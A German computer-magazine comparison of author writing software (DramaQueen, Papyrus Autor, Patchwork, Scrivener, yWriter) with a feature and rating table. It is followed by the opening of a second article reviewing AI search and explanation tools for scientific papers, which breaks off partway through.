In Schriftstellerkreisen unterscheidet man gerne zwei Typen von Autoren: Die „Plotter“ planen und strukturieren ihre Geschichte sehr akribisch sowohl im Vorfeld als auch während des gesamten Schreibprozesses. Eine sehr populäre Vertreterin dieses Typus ist die Harry-Potter-Erfinderin Joanne K. Rowling.

Im Gegensatz dazu stehen die „Pantser“. Der Begriff kommt vom englischen „to act by the seat of the pants“, etwa: „aus dem Bauch heraus handeln“. Der Bestsellerautor Stephen King zum Beispiel ist bekennender Pantser; er schreibt nach eigenem Bekunden mit nur einer vagen Idee im Kopf einfach drauflos und lässt sich dann von der Geschichte treiben.

Prinzipiell kann man zwar mit allen Programmen in diesem Vergleich nach beiden Methoden arbeiten, aber die meisten richten sich eindeutig an die Plotter. Scrivener, DramaQueen und yWriter sehen vor, dass man ein größeres Schreibprojekt in Portionen strukturiert, bei Fiktion typischerweise in Kapitel und Szenen. Man kann zwar zunächst einen einzelnen Teiltext anlegen und darin gleich anfangen zu schreiben. Die Programme fordern aber von Anfang an zumindest eine grobe Struktur.

Anders Papyrus Autor: Das Programm ähnelt einer klassischen Textverarbeitung wie Microsoft Word oder LibreOffice Writer. Nachdem der Nutzer eine Dokumentvorlage ausgewählt hat, begrüßt ihn ein leeres Blatt mit einem blinkenden Cursor darauf. Um Kapitel, Szenen und andere Strukturen, die klassisch vor allem über Absatzformate geregelt sind, darf man sich auch später kümmern. Wer die Basics der Textverarbeitung beherrscht, wird sich sofort zurechtfinden.

Patchwork versucht sich als Kombination aus beidem, wobei jedoch ein Funktionsmoloch entstanden ist, der sich mit seiner ungewöhnlichen Benutzeroberfläche und einigen Eigenheiten deutlich von einer herkömmlichen Textverarbeitung abhebt.


Der Funktionsumfang von Papyrus Autor und Patchwork (beispielsweise Inhalts- und Schlagwortverzeichnis, Fuß- und Endnoten) erlaubt es am ehesten, damit auch Non-fiction-Texte zu schreiben, etwa einen Fachartikel oder ein Sachbuch. Sie verstehen sich auch auf Buchlayouts und liefern sogar etliche Formatvorlagen für gängige Selfpublishing-Dienste mit.

Die drei anderen Kandidaten – Scrivener, DramaQueen und yWriter – enthalten vergleichsweise simple Texteditoren und sind vor allem auf Fiktion ausgelegt. Sie wollen vor allem dabei helfen, Texte zu planen und zu strukturieren, Recherchematerial zu sammeln, Figuren, Orte und Handlungsstränge im Griff zu behalten. Will man dennoch zum Beispiel ein Fachbuch damit schreiben, muss man nachsichtig mit manchen Bezeichnungen umgehen und eine „Szene“ als Unterkapitel betrachten. Mit Scrivener klappt das noch ganz gut. DramaQueen fokussiert sich dafür zu sehr auf Storytelling sowie Charakterentwicklung und beim datenbankartigen yWriter muss man als Sachbuchautor schon arg um die Ecke denken. Zudem verzichten alle drei auf Layouts, eingebundene Bilder, Fußnoten und Stichwortverzeichnis.


Prall gefüllte Werkzeugkästen

Abseits vom Plotten, Planen und Strukturieren haben die Entwickler teils gewaltige Funktionssammlungen eingebaut. Dazu gehören kleine Wichtigkeiten wie die separate Wort- und Zeichenzählung auch in Kapiteln und Szenen oder die Möglichkeit, sich ein tägliches Schreibziel zu setzen und zu überwachen.

Gut gefallen haben uns beispielsweise das Notizenklemmbrett, die Mindmappingfunktion (Denkbrett) und die Zeitleiste von Papyrus Autor. Letztere soll dabei helfen, chronologische Abläufe von Geschichten im Blick zu behalten. Scrivener glänzt mit seinen flexibel anpassbaren Strukturansichten. So lassen sich Textabschnitte (zum Beispiel Kapitel) in Tabellenform oder auf einem Board als Karten darstellen, die man einfach per Maus ver-



Eine der Spezialfunktionen von Papyrus Autor: Das Denkbrett ist ein Mindmapper, mit dem sich wichtige Zusammenhänge einer Geschichte visuell planen lassen.



Scrivener ist für Plotter und Planer. In anpassbaren Ansichten jongliert man mit Kapiteln und Szenen und fügt mehrere davon zur gemeinsamen Bearbeitung zusammen.

schiebt. Die „Scrivenings“-Ansicht fügt ausgewählte Textabschnitte zu einem virtuellen Gesamtdokument zusammen. So werden zum Beispiel Probleme beim Übergang von einem Kapitel zum nächsten sichtbar.

Manches wirkt ein wenig verspielt, etwa die standardmäßig aktivierten Tippgeräusche in Patchwork, die bunten Hintergrundbilder für den Notizbereich neben dem Text von Papyrus Autor oder der in einigen Programmen vorhandene Schreibmaschinenmodus. Dabei bleibt die bearbeitete Zeile immer in der Bildschirmmitte, nur das „Papier“ bewegt sich auf und ab. Aber letztlich sind Geschmäcker und Bedürfnisse sehr verschieden und alles lässt sich aus- und einschalten.

Aller Anfang ist leicht

Wenn man von yWriter mit seiner anfangs abschreckenden, datenbankartigen Oberfläche absieht, gehen die ersten Schritte mit den Programmen leicht von der Hand. In Papyrus Autor beginnt man wie in Word. Die zunächst etwas einschüchternden Bedienoberflächen von Patchwork und DramaQueen begreift man nach einer kurzen Orientierungsphase oder einem Einführungsvideo.


Jedoch – und das gilt für alle Programme in diesem Vergleich – steigt die Lernkurve sehr steil an, sobald man nur ein bisschen tiefer einsteigen möchte. Unbekannte Begriffe, eigenwillige Bedienung und nicht auf Anhieb nachvollziehbare Konzepte fordern eine gewisse Frustrationstoleranz. Fehlende oder fehlerhafte deutsche Übersetzungen behindern den Durchblick zusätzlich; das betrifft vor allem Scrivener und yWriter.

Früher oder später wird man Hilfe brauchen. Die gibt es bei Papyrus Autor in Form eines 400-seitigen digitalen Handbuchs im hauseigenen Textformat. Auch Patchwork kommt mit einem Handbuch, der Hersteller hat die Hilfedatei kurzerhand in ein 250-seitiges PDF konvertiert. Dazu gibt es eine große Anzahl verständlicher Tutorial-Videos, die sich kontextbezogen direkt aus dem Programm heraus laden lassen. Solche existieren auch für Papyrus Autor, DramaQueen und yWriter, vornehmlich auf YouTube. Die mit Abstand meisten Informationen finden sich im Netz für Scrivener, wenn auch überwiegend englischsprachig.

Tor zur Außenwelt

Irgendwann ist der Text geschrieben und muss das Programm verlassen. Er geht zum Beispiel für die Veröffentlichung an einen Verlag oder einen Selfpublishing-Dienst, in ein DTP-Programm für den Buchsatz, in ein Redaktionssystem oder in ein CMS für eine Online-Veröffentlichung.

Alle Programme speichern ihre Daten jedoch in speziellen Dateiformaten und Ordnerstrukturen, die zum Beispiel auch Projektdaten wie Recherchematerial, Figuren- und Ortsdatenbanken enthalten.



Wegen der schieren Masse an Funktionen erlaubt Patchwork, die nicht gebrauchten oder noch nicht verstandenen gezielt auszublenden.

Um die Texte weitergeben oder -verarbeiten zu können, braucht es also eine Export-Funktion, die gängige DOCX-, RTF-, PDF, HTML-, Reintext- oder Markdown-Dateien erzeugt. Das bieten alle Programme, die Zahl der möglichen Formate und der nötigen Arbeitsschritte unterscheidet sich jedoch (siehe Tabelle auf S. 117).


Schwieriger wird es, wenn Texte nicht nur exportiert, sondern später auch wieder in das Programm eingelesen werden sollen. Das ist etwa dann der Fall, wenn ein externes Korrektorat oder Lektorat in den Schreibprozess eingebunden ist. Das wird höchstwahrscheinlich nicht mit demselben Programm arbeiten wie der Autor, sondern mit einer klassischen Textverarbeitung. Änderungen liefert der Lektor womöglich mit deren Korrekturmodus, der Einfügungen und Streichungen markiert, anstatt sie auszuführen.

Das Schreibprogramm des Autors muss in der Lage sein, diese Datei wieder einzulesen und die vorgenommenen Korrekturen anzuzeigen. Das zugehörige Format ist weitgehend standardisiert und wird von vielen klassischen Textverarbeitungen korrekt behandelt, jedoch nicht von allen Autorenprogrammen in diesem Vergleich.

DramaQueen und Papyrus Autor importieren Standard-Textformate weitgehend problemlos und zeigen zum Beispiel im Korrekturmodus Änderungen und Kommentare aus Word oder LibreOffice Writer korrekt an. Sie erlauben es, Korrekturvorschläge per Klick anzunehmen oder abzulehnen. Patchwork besitzt zwar auch eine Kommentarfunktion, die ist aber nicht zu Word kompatibel. Scrivener zeigt zwar Kommentare korrekt an, unterschlägt aber Änderungen.

Was beim Hin- und Hertauschen in einem Standardformat wie DOCX auch zu beachten ist: Komplexe Layouts sollte man vermeiden und am besten nur reinen Text mit den nötigen Absatzformaten wie Kapitelüberschriften im- und exportieren. Keines der Programme ist hundertprozentig Word-kompatibel; Text gerät bei dem Prozess schon mal ein wenig aus der Form – und wenn es nur falsche Zeilen- oder Seitenumbrüche sind. Das liegt zum größten Teil an der fehlerhaften und unvollständigen Dokumentation des Formats seitens Microsoft, die es den Entwicklern anderer Programme schwer bis unmöglich macht, zuverlässige Konverter zu schreiben.

Wenn man als Autor auf den Textaustausch mit Dritten angewiesen ist, macht



DramaQueen

DramaQueen wurde ursprünglich vor allem für Autoren von Drehbüchern und Bühnenskripten entwickelt, man kann mit der aktuellen Version aber durchaus auch Prosa schreiben. Das Programm ist vor allem für Fiktion ausgelegt und legt den Schwerpunkt auf Storytelling, Dramaturgie und Charakterentwicklung.


Die Bedienoberfläche ist gewöhnungsbedürftig, aber praktisch: Es gibt außer dem ganz ordentlichen Texteditor neun weitere Arbeitsflächen (zum Beispiel Ideen, Charaktere, Storylines, Kartenboard), die sich spaltenweise nebeneinander einblenden lassen. Die sehr detaillierten Charakterbögen und Ortsdatensätze werden mit Text und Storyline verknüpft. Einzelne Handlungsbögen lassen sich getrennt entwerfen. Storylines und Spannungsbögen stellt das Programm auf Wunsch grafisch dar und erkennt sie zum Teil sogar automatisch, etwa anhand der vorkommenden Figuren.

Ein gewisses Grundwissen um das Geschichtenerzählen setzt DramaQueen voraus. Wer mit Textebenen (Plot, Treatment, Skript) oder dramaturgischen Begriffen wie Hooks, Loglines, Heldenreise und Protagonisten-Fallhöhe wenig anfangen kann, wird sich erst einmal überfordert fühlen. Überall im Programm wird aber in Extrabereichen und Popups sehr viel erklärt.

Es gibt eine kostenlose Version, die sich schon gut zum Geschichtenschreiben eignet, allerdings zum Beispiel auf die Storytelling-Funktionen verzichtet.

- starke Storytelling-Funktionen
- durchdachte Bedienoberfläche
- Vorkenntnisse erforderlich

Preis: kostenlos (Free), 99 Euro (Plus), 297 Euro (Pro)



Papyrus Autor

Microsoft Word mit zahllosen Extras für Schriftsteller und andere Vielschreiber – so kann man sich Papyrus Autor vorstellen. Im Kern ist das Programm eine vollwertige Textverarbeitung mit allen klassenüblichen Funktionen, wie zum Beispiel Inhalts- und Stichwortverzeichnissen, Kopf- und Fußzeilen, fein justierbaren Absatz- und Seitenvorlagen, Fuß- und Endnoten. Wer will, schreibt mit Papyrus Autor auch Geschäftsbriefe oder eine Bachelorarbeit.

Zum Autorenprogramm wird Papyrus Autor durch seine zahllosen Zusatzfunktionen. Manches ist genreüblich und leicht verständlich, wie der Schreibmaschinenmodus, die Textstatistiken mit Schreibzielvorgabe und die Notizablage. In anderes muss man sich etwas einfuchsen. Dazu gehören beispielsweise Figuren- und Ortsdatenbanken mit Verknüpfungen zu entsprechenden Textstellen, der Zeitstrahl für die grafische Darstellung komplexer Plots und die Mindmapping-Funktion „Denkbrett“.

Die Struktur errichtet man vornehmlich über Absatzvorlagen wie Kapitelüberschriften. Bei der Organisation unterstützen eine einfachere Baum- und eine ausführliche Tabellenansicht.

Eine Stärke von Papyrus Autor ist die Qualitätskontrolle für Texte mit Dudenkorrektor und Lesbarkeitsanalyse. Die in Zusammenarbeit mit Bestsellerautor Andreas Eschbach entwickelte Stilprüfung spürt Bandwurmsätze, Wortwiederholungen und schwache Verben auf.

Selbstverleger freuen sich über einen eBook-Generator und zahlreiche Standardvorlagen für populäre Selfpublishing-Dienste.

- vollwertige Textverarbeitung
- riesiger Funktionsumfang
- Stilprüfung, Duden-Korrektor

Preis: 199 Euro, 149 Euro (Studentenversion)

Patchwork


Patchwork ist ein extrem funktionsgeladenes Rundum-Autorenprogramm für alle Arbeitsschritte von der Planung bis zum fertigen Druckwerk. Viele Funktionen erinnern an Papyrus Autor, von dem sich der Programmierer als ehemaliger Betatester nach eigener Aussage hat inspirieren lassen. Patchwork hebt sich jedoch viel weiter von klassischen Textprogrammen ab und legt den Schwerpunkt auf Struktur, plotten und planen. Dennoch lassen sich damit Bücher und eBooks nicht nur schreiben, sondern auch layouten und publizieren, wozu einige fertige Vorlagen eingebaut sind. Auch Stilprüfung und optional der Duden-Korrektor sind an Bord.

Die eigenwillige und farbenfrohe Bedienoberfläche setzt auf MS-Office-ähnliche Symbolleisten, die beim ersten Programmstart noch recht mager bestückt sind. Angesichts der enormen Funktionsfülle sind viele Befehle und Einstellungen zunächst inaktiv und lassen sich bei Bedarf zuschalten. Zudem sollen immer wieder aufpoppende Hilfsdialoge und eine große Anzahl direkt aus dem Programm startbarer Erklärvideos Einsteigern unter die Arme greifen.

Weniger gefällt uns, dass Ex- und Import auf das Rich Text Format (RTF) begrenzt sind. Außerdem läuft Patchwork als reines 32-Bit-Programm auf Macs nur bis macOS 10.14. Dafür begnügt es sich auch mit Uralt-PCs und antiken Windows-Versionen zurück bis 2000.

- riesiger Funktionsumfang
- eigenwillige Bedienung
- nur 32 Bit

Preis: 99 Euro,
134 Euro (mit Duden-Korrektor)



Scrivener

Das ursprünglich für den Mac entwickelte und seit einiger Zeit auch für Windows und iOS verfügbare Scrivener richtet sich an ausgesprochen strukturiert arbeitende Texter. Es verbindet einen einfachen Texteditor mit vielen Organisationsfunktionen nach Art eines Wissensmanagementprogramms wie Evernote oder Obsidian. Die Bedienoberfläche wirkt etwas spröde, aber funktionell, unter macOS ist sie etwas stimmiger als in der Windows-Version.


Texte werden grundsätzlich in Portionen bearbeitet, also zum Beispiel nach Kapiteln und Szenen gegliedert. Schreibprojekte fasst man zu hierarchischen Ordnern mit einem Navigationsbaum am linken Bildschirmrand zusammen. Diese Ordner dürfen neben Texten auch Bilder, Recherchematerial und Hintergrundinformationen enthalten.

Unterschiedliche, flexibel anpassbare Ansichten verhelfen bei komplexen Schreibprojekten zu mehr Übersicht. Das „Corkboard“ stellt Textteile als verschiebbare Karten auf einer Pinnwand dar; alternativ lässt man sich die Struktur als Tabelle anzeigen. Besonders praktisch finden wir die „Scrivenings“-Ansicht: Sie kombiniert ausgewählte Einzeltexte zu einem virtuellen Gesamtdokument, in dem sich auch direkt arbeiten lässt.

Die Grundfunktionen von Scrivener sind zwar schnell erlernt. Will man tiefer einsteigen, wird es aber schnell kompliziert und man kommt um die zahlreich im Netz vorhandenen Anleitungsvideos und Foren aus der riesigen Community kaum herum.

- starke Planungsfunktionen
- übersichtlich und anpassbar
- wird schnell kompliziert

Preis: 70 Euro (Windows, macOS),
24 Euro (iOS)



yWriter

Die Bedienoberfläche des kostenlosen yWriter ähnelt eher einer Software-Entwicklungsumgebung als einer Textverarbeitung. Laut dem Autor ist das Absicht: Schließlich sei ein umfangreicher Roman genauso komplex wie ein großes Programmierprojekt und es gelte, viele Variablen und Parameter im Blick zu halten, um zum Beispiel logische Fehler zu vermeiden.

Das Programm richtet sich vornehmlich an Verfasser fiktionaler Geschichten, die gern akribisch planen und jedes Detail im Blick behalten wollen. So gibt es nicht nur Datenbanken für Figuren und Orte, sondern auch für Gegenstände (wer hat eigentlich in Kapitel 12 den einen Ring der Macht?).

Bevor man mit dem Schreiben im sehr schlichten Editor beginnen darf, gilt es zunächst, eine Projektstruktur mit Kapiteln und Szenen anzulegen. Optional erfasst man dazu Metadaten wie die Handlungszeit, beteiligte Personen oder den Humor- oder Spannungsfaktor der Szene. All das lässt sich in umfangreichen Übersichten auswerten.

Der Einstieg ist nicht einfach, die lückenhafte Übersetzung der deutschen Bedienoberfläche wenig hilfreich, der englische Quickstart-Guide deutlich zu knapp. Wer genügend Neugier und Probierlaune besitzt, findet in yWriter einen durchdachten und leistungsfähigen Geschichtenplaner, jedoch weniger ein Schreibprogramm.

- detaillierte Planung
- schwerer Einstieg
- schwacher Editor

Preis: kostenlos

man am besten unter Einsatz der Demoversion der ausgeguckten Autorensoftware einen Probelauf mit dem Lektor oder Verlag. Im schlechtesten Fall werden Änderungen per Hand einzuarbeiten sein.

Ein bisschen Retro

Gemessen am Erscheinungsbild moderner Software wirken alle hier vorgestellten Programme ein bisschen wie aus der Zeit gefallen, jedes auf seine Art. Bedienoberflächen, Farb- und Symbolgestaltung, proppenvolle Optionsdialoge und ellenlange Pulldown-Menüs erinnern an das Softwaredesign der Jahrtausendwende. Dass die Hersteller lieber an der jahrelang bewährten Oberfläche festhalten, als die teils enorme Funktionsfülle um der Modernität willen in ein Flat-Design-Web-App-Korsett zu zwängen, mag aber manchem sogar recht sein. So spart man sich das Umlernen nach Updates.

Ebenfalls angenehm konservativ: Alle Programme sind als Kaufversionen zu haben. Es gibt weder Abopflicht noch Cloud- oder Online-Zwang, Letzteres höchstens kurz für die Lizenzprüfung nach der Installation.

Fazit

Alle vorgestellten Autorenprogramme erleichtern das Schreiben von langen und komplexen Texten – jedoch auf sehr unterschiedliche Weise.

Wer seine Texte gerne akribisch plant und strukturiert, Geschichten plottet und Storylines entwickelt, ist bei Scrivener, DramaQueen und yWriter richtig. Die beiden letztgenannten sprechen vor allem Autoren fiktionaler Literatur an; die Hilfen zu Charakter- und Storyentwicklung sind bei DramaQueen deutlich ausgefeilter. Scrivener wirkt universeller und lässt sich auch gut für Sachtexte nutzen.

Papyrus Autor ist ganz anders. Es entspricht eher einer klassischen Textverarbeitung und kann zum Beispiel ein Microsoft Word durchaus ersetzen, hat diesem aber eine sehr große Zahl an autorenspezifischen Funktionen voraus. Hervorzuheben sind der integrierte Dudenkorrektor und die meist treffsichere Stilprüfung.

Patchwork lässt sich vom Funktionsumfang in etwa mit Papyrus Autor vergleichen und setzt noch viele Extras rund ums Planen und Strukturieren obendrauf. Die schiere Funktionsfülle und eigenwillige Bedienoberfläche erschweren aber den Einstieg.

Das beste Autorenprogramm lässt sich unmöglich benennen, zu unterschiedlich sind die Ausrichtungen und Konzepte, zu verschieden die individuellen Arbeitsweisen und Anforderungen. Immerhin: Probieren kost' nix. Von allen Programmen gibt es Testversionen; yWriter ist unter Windows und macOS ohnehin kostenlos. *(swi@ct.de)* c't

Autoren-Schreibprogramme

Programm	DramaQueen	Papyrus Autor	Patchwork	Scrivener	yWriter
Hersteller, URL	DramaQueen GmbH, dramaqueen.info	R.O.M. logicware GmbH, papyrus.de	Martin Danesch, autorenprogramm.com	Literature & Latte, literatureandlatte.com	Spacejock Software, spacejock.com
Version	3.3.3	11.07	3.40b	3.14 (Windows), 3.2.3 (macOS), 1.2.2 (iOS)	7.1.3.0
Systemanforderungen	Windows ab 10 64 Bit, macOS ab 10.10	Windows ab 10 64 Bit, macOS ab 10.15	Windows ab 2000, macOS (nur bis 10.14)	Windows ab 8, macOS ab 10.12.1, iOS ab 11	Windows ab 7, macOS (Beta) ab 10.11, Android ab 5.0
Schreiben					
Inhalt / Stichwortverzeichnis	– / –	✓ / ✓	✓ / ✓	– / –	– / –
Fußnoten / Endnoten	✓ / –	✓ / ✓	✓ / ✓	– / –	– / –
ablenkungsfreier Modus	–	✓	✓	✓	–
deutsche Rechtschreibung	✓	✓	✓	✓	–
Stilprüfung	–	✓	✓	–	–
Lesbarkeitsbewertung	–	✓	–	–	–
Überarbeitung / Word-kompatibel	✓[1] / ✓	✓ / ✓	✓ / –	✓ / ✓	– / –
Wörter / Zeichen zählen	✓ / ✓	✓ / ✓	✓ / ✓	✓/✓	✓/✓
Schreibziele	✓	✓	✓	✓	✓
Plotten und Planen					
Verzeichnisse (Figuren, Orte u.a.)	✓[1]	✓	✓	–[2]	✓
Kapitel / Szenen	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Notizen	✓	✓	✓	✓	✓
Zeit-/Storyleiste	✓[1]	✓	✓	–	–
Mindmap	–	✓	✓	–	–
Datenaustausch					
Import	doc, docx, pdf, rtf, txt	doc, docx, odt, rtf, txt, wpt, html, csv, dbf	rtf	doc, docx, odt, rtf, txt, pdf, md, fdx, xps, mht, mobi, kf8	rtf, txt
Export	fdx, rtf, doc, docx, epub	doc, docx, odt, rtf, txt, pdf, html, epub, mobi	rtf	doc, docx, odt, rtf, txt, pdf, md, fdx, xps	rtf, txt, html
Ausgabe Druck-PDF / eBook	– / –	✓ / ✓	✓ / ✓	– / –	– / –
Bewertung und Preis					
Schreiben	○	⊕⊕	⊕	○	⊖
Plotten und Planen	⊕⊕	⊕	⊕	⊕⊕	⊕
Prüfen	⊖	⊕⊕	⊕	⊖	⊖⊖
Testversion	30 Tage	unbefristet, funktionsbeschränkt (Duden nur 4 Wochen)	30 Tage	30 Tage (nur Windows und macOS)	entfällt
Preis	Kostenlos (Free), 99 € (Plus), 297 € (Pro)	199 €, 149 € (Studenten), weitere Lizenzen auf Anfrage	134 €, 99 € (ohne Duden)	70 € (Windows, macOS), 24 € (iOS)	Kostenlos (Windows, macOS), 5,99 € (Android)

[1] nicht in der Free-Version [2] simulierbar über Karteikarten ✓ vorhanden – nicht vorhanden ⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht




Bild: KI Stable Diffusion | Bearbeitung: c't

Lesen und lesen lassen

Sprach-KI unterstützt beim Sichten von Forschungsarbeiten

Es ist mühsam, den Stand der Forschung in einem Thema zu überblicken und wissenschaftliche Veröffentlichungen zu lesen. Tools mit Sprach-KI helfen beim Recherchieren und beantworten sogar inhaltliche Fragen zum Text.

Von Greta Friedrich und Arne Grävemeyer

Alle maßgeblichen wissenschaftlichen Veröffentlichungen für ein spezielles Thema zu finden und die aktuelle Forschung im Blick zu behalten ist eine Herkulesaufgabe. Selbst Fachleute haben Mühe, sämtliche einschlägigen Papers zu finden, sie durchzuarbeiten und zu verstehen. Hier setzen diverse Onlinedienste an: Die einen bieten intuitive Suchwerkzeuge, andere versuchen mittels künstlicher Intelligenz, kryptische Textpassagen zu erklären oder sogar generelle Fragen zum Paper zu beantworten. Das macht es Wissenschaftlern leichter, auf ihrem Fachgebiet auf dem Laufenden zu bleiben.

Die Tools können aber auch dabei helfen, wissenschaftliche Papers für neue Zielgruppen zu erschließen. Denn Forschungsarbeiten sind oft nicht nur für Forscher und Studierende, sondern auch für interessierte Laien spannend und wichtig, etwa wenn sie den Nutzen von Masken während der Coronapandemie bewerten wollen oder die Auswirkungen von Verbrennermotoren auf das Klima.

Eine Auswahl von Diensten, die Papers durchforsten und erklären, stellen wir Ihnen hier vor – zunächst die Such- und dann die Erklärdienste. Einige Tools können sowohl suchen als auch erklären, andere scheitern an beiden Aufgaben. Zum Ausprobieren haben wir drei reale Beispiel-Papers genutzt: eines über einen Laufroboter mit vogelähnlichen Beinen von 2022, eines von 2023 über die Stimulation des Gehörs mithilfe von Licht sowie eine Veröffentlichung darüber, wie man seltene Erden mit Bakterien rückgewinnt, ebenfalls von 2023. Nicht alle Suchdienste sind offenbar so aktuell, dass sie auch die Papers aus diesem Jahr finden.

Wir haben mit Stichworten oder den kompletten Titeln nach unseren Beispiel-Papers gesucht, geprüft, wie viele davon ein Suchdienst findet, und die Funktionen der Dienste ausprobiert. Gerade die Filter- und Sortiermöglichkeiten halfen uns oft, die gesuchten Veröffentlichungen zu finden.

Von den Erklär-Tools haben wir uns Zusammenfassungen unserer ausgewählten Papers erstellen lassen. Wo es möglich war, haben wir mit tiefergehenden Fragen nachgehakt.

Um wissenschaftliche Papers zu einem bestimmten Thema zu finden, schlug man sich lange mit unübersichtli-

c't kompakt

- Suchtools mit künstlicher Intelligenz recherchieren weltweit Veröffentlichungen zu einem Forschungsthema.
- Zusammenfassende und erklärende KI-Sprachtools helfen, sich in die Texte einzuarbeiten.
- Manche dieser Tools kann der Wissenssuchende wie einen Experten zum jeweiligen Paper befragen.

chen Datenbanken herum und musste dafür auch noch die richtigen Suchbegriffe finden. Bei den hier vorgestellten Online-Tools dagegen sollen Nutzer einfach und intuitiv Stichworte, konkrete Fragen oder auch Titel und Autorennamen für die gewünschten Veröffentlichungen eingeben können. Außerdem bieten die meisten der Dienste Filter und Sortieroptionen, um den Paperwust zu ordnen.

In der Ergebnisliste zeigen die meisten Tools ihren Nutzern auf einen Blick Titel, Autoren, Jahr und Medium sowie weitere Informationen wie den DOI (Digital Object Identifier) oder einen Abstract. Per Klick auf ein Suchergebnis öffnet sich bei den meisten Diensten eine Übersicht mit weiteren Infos zum Paper und dem Link zum Original.

Viele Dienste bieten die Möglichkeit, Papers zu markieren und zu speichern, oft in selbstbenannten Sammlungen. Das hilft bei Recherchen zu konkreten Themen, aber auch beim Schreiben neuer wissenschaftlicher Arbeiten wie einer Bachelor-, Master- oder Doktorarbeit. Fast alle der hier vorgestellten Tools sind kostenlos, Nutzer müssen sich lediglich registrieren und einloggen. Einzelne Tools erfordern einen kostenpflichtigen Zugang.

Schatzsuche in Bibliotheken

Das gemeinnützige Allen Institute for AI betreibt den Dienst **Semantic Scholar** (semanticscholar.org/me/research). Dessen Datenbank ist offensichtlich recht aktuell, das Tool findet auch viele Veröffentlichungen aus diesem Jahr, inklusive unserer Beispiel-Papers. Pro Seite wirft der Dienst zehn Papers aus. Semantic Scholar unterhält einen eigenen Artikelindex. In der leeren Suchmaske steht die aktuelle Zahl der indizierten Artikel (bei Redaktionsschluss waren es 211 Millionen). Der Dienst unterhält neben der eigenen Web-Indexierung auch Partnerschaften mit Journalen, anderen Indizes und Contentprovidern, um seinen Artikelpool zu vergrößern.

Mithilfe von fünf Filtern und vier Sortierparametern lassen sich die Suchergebnisse ordnen: Die Filter umfassen das Forschungsgebiet, den Veröffentlichungszeitraum, Autoren, Journale und Konferenzen sowie die Frage, ob ein PDF verfügbar ist. Sortieren kann man die Ergebnisliste nach Relevanz, Zitierungen sowie dem Einfluss und Alter der Papers. Nervig ist, dass sich die Filter und Parameter bei jeder neuen Suchanfrage zurücksetzen und man sie wieder neu auswählen muss. Nutzer sichern ausgewählte Papers in ihrer Library, wo man sie individuell in Ordnern sortieren kann. Über die Ordnereinstellungen kann man bestimmen, ob Semantic Scholar passend zu den Papers im Ordner weitere empfehlen soll.

Unübersichtliche Sterne


Elicit (elicit.org) ist das Produkt des gemeinnützigen Forschungslabors Ought für maschinelles Lernen. Der Dienst nutzt die Datenbank von Semantic Scholar. Anwender tippen eine Frage in die Suchmaske ein und Elicit sucht Papers, die darauf eine Antwort geben; alternativ sucht man mit Stichwörtern. Leider hängt sich die Elicit-Suche aber häufig auf. Der Dienst zeigt stets sieben Ergebnisse auf einmal an, über einen Button lassen sich weitere laden. Elicit findet auch Papers aus diesem Jahr – allerdings nicht unsere Beispiel-Papers. Stellt man dem Dienst eine Frage auf Deutsch, wirft er daraufhin nur deutschsprachige Papers aus. Um die Suchergebnisse zu ordnen, bietet Elicit drei Filter (Stichwörter, veröffentlicht seit, Art der Studie) und fünf Sortierparameter (alphabetisch nach Titel oder Abstract, nach Erscheinungsjahr, PDF verfügbar sowie nach Zitierungen, also der Anzahl der Papers, die sich auf die vorliegende Veröffentlichung beziehen).

Hat man ein interessantes Paper gefunden, kann man es mit einem Stern markieren, um es für später zu speichern. Im Bereich „Starred“ oben rechts finden Nutzer ihre markierten Papers, sortiert nach den Suchanfragen, bei denen das jeweilige Paper auftauchte. Das wird allerdings schnell unübersichtlich.


Coole Cluster

Ein Sonderfall unter den Suchdiensten ist **ResearchRabbit** (researchrabbit.ai), eine Metasuche. Nutzer laden hier Papers hoch oder suchen danach; der Dienst fand auch unsere jüngeren Papers von 2023. Sehr hilfreich: ResearchRabbit kann Papers anhand ihres DOI auf Anhieb finden – das schaffte kein anderer der betrachteten Dienste. Die Liste der Suchergebnisse ist lang, weitere nachladen kann man allerdings nicht; auch Filter und Sortiermöglichkeiten hat ResearchRabbit nicht. Ausgewählte Papers sortiert man in „Collections“, die man selbst benennen, aber leider später nicht umbenennen kann.

Nachdem Nutzer ein Paper oder mehrere per Klick ausgewählt haben, öffnet sich rechts von der Auswahlliste ein Bereich, in dem ResearchRabbit dazugehörige Informationen zusammenfasst: jeweils Titel, Autoren, Jahr und Medium, in dem sie das Paper veröffentlicht haben, und gegebenenfalls ein Abstract sowie



Rechercheure modifizieren die Papersuche von Semantic Scholar mit fünf Filtern und vier Sortierparametern.



Mit der Funktion Connections zeigt ResearchRabbit an, welche Forscher gemeinsam veröffentlicht haben und welche Papers aufeinander verweisen.

eine Download-Schaltfläche für das PDF. Über „Comment“ lassen sich Kommentare zu den Papers hinzufügen.

Klickt man bei Literaturrecherchen auf „Explore Papers“ oder „Explore Authors“, öffnet sich eine Übersicht der Informationen, die ResearchRabbit hierzu gefunden hat. Ganz rechts erscheint ein Cluster, das Verbindungen zwischen Papers zeigt, die sich gegenseitig referenziert haben. Die Punkte im Cluster sind klickbar: Rechts öffnet sich daraufhin eine kleine Übersicht, etwa mit dem Downloadlink für das Paper. Außerdem informiert ResearchRabbit auch für dieses Dokument über weiterführende Werke, inklusive Cluster. Das ist hilfreich für Recherchen – die Reihe von Papers, Abstracts, Autoren, Zitaten und Clusters wird allerdings schnell unübersichtlich.

Textstellen erklären

Für den Fall, dass sich der Inhalt eines Forschungspapers dem Leser nicht so leicht erschließen will, hilft **Explainpaper** (explainpaper.com). Der Nutzer lädt Papers hoch und markiert darin Textstellen, die ihm Explainpaper mithilfe von GPT-3 zusammenfasst. Dabei formuliert das Online-Tool zumeist in eigenen Worten, greift aber auch wörtlich auf Kernsätze aus dem Original zurück. Kurze Textpassagen werden eher erläutert als zusammengefasst, da kann die Darstellung in Explainpaper auch länger als die ursprüngliche Textpassage ausfallen.

Zur Erläuterung kann der Hilfesuchende natürlichsprachliche Fragen stellen und sich so im Dialog den Inhalt erarbeiten. Das Tool ist in der Hobbyist-Version kostenfrei. In der kostenpflichtigen Reader-Version erklärt es auch längere Textpassagen über mehrere Seiten in einem Rutsch. Eine derzeit noch nicht buchbare Researcher-Version soll später vollständige Artikel zusammenfassen und sogar mehrere Papers in einem Schritt analysieren.


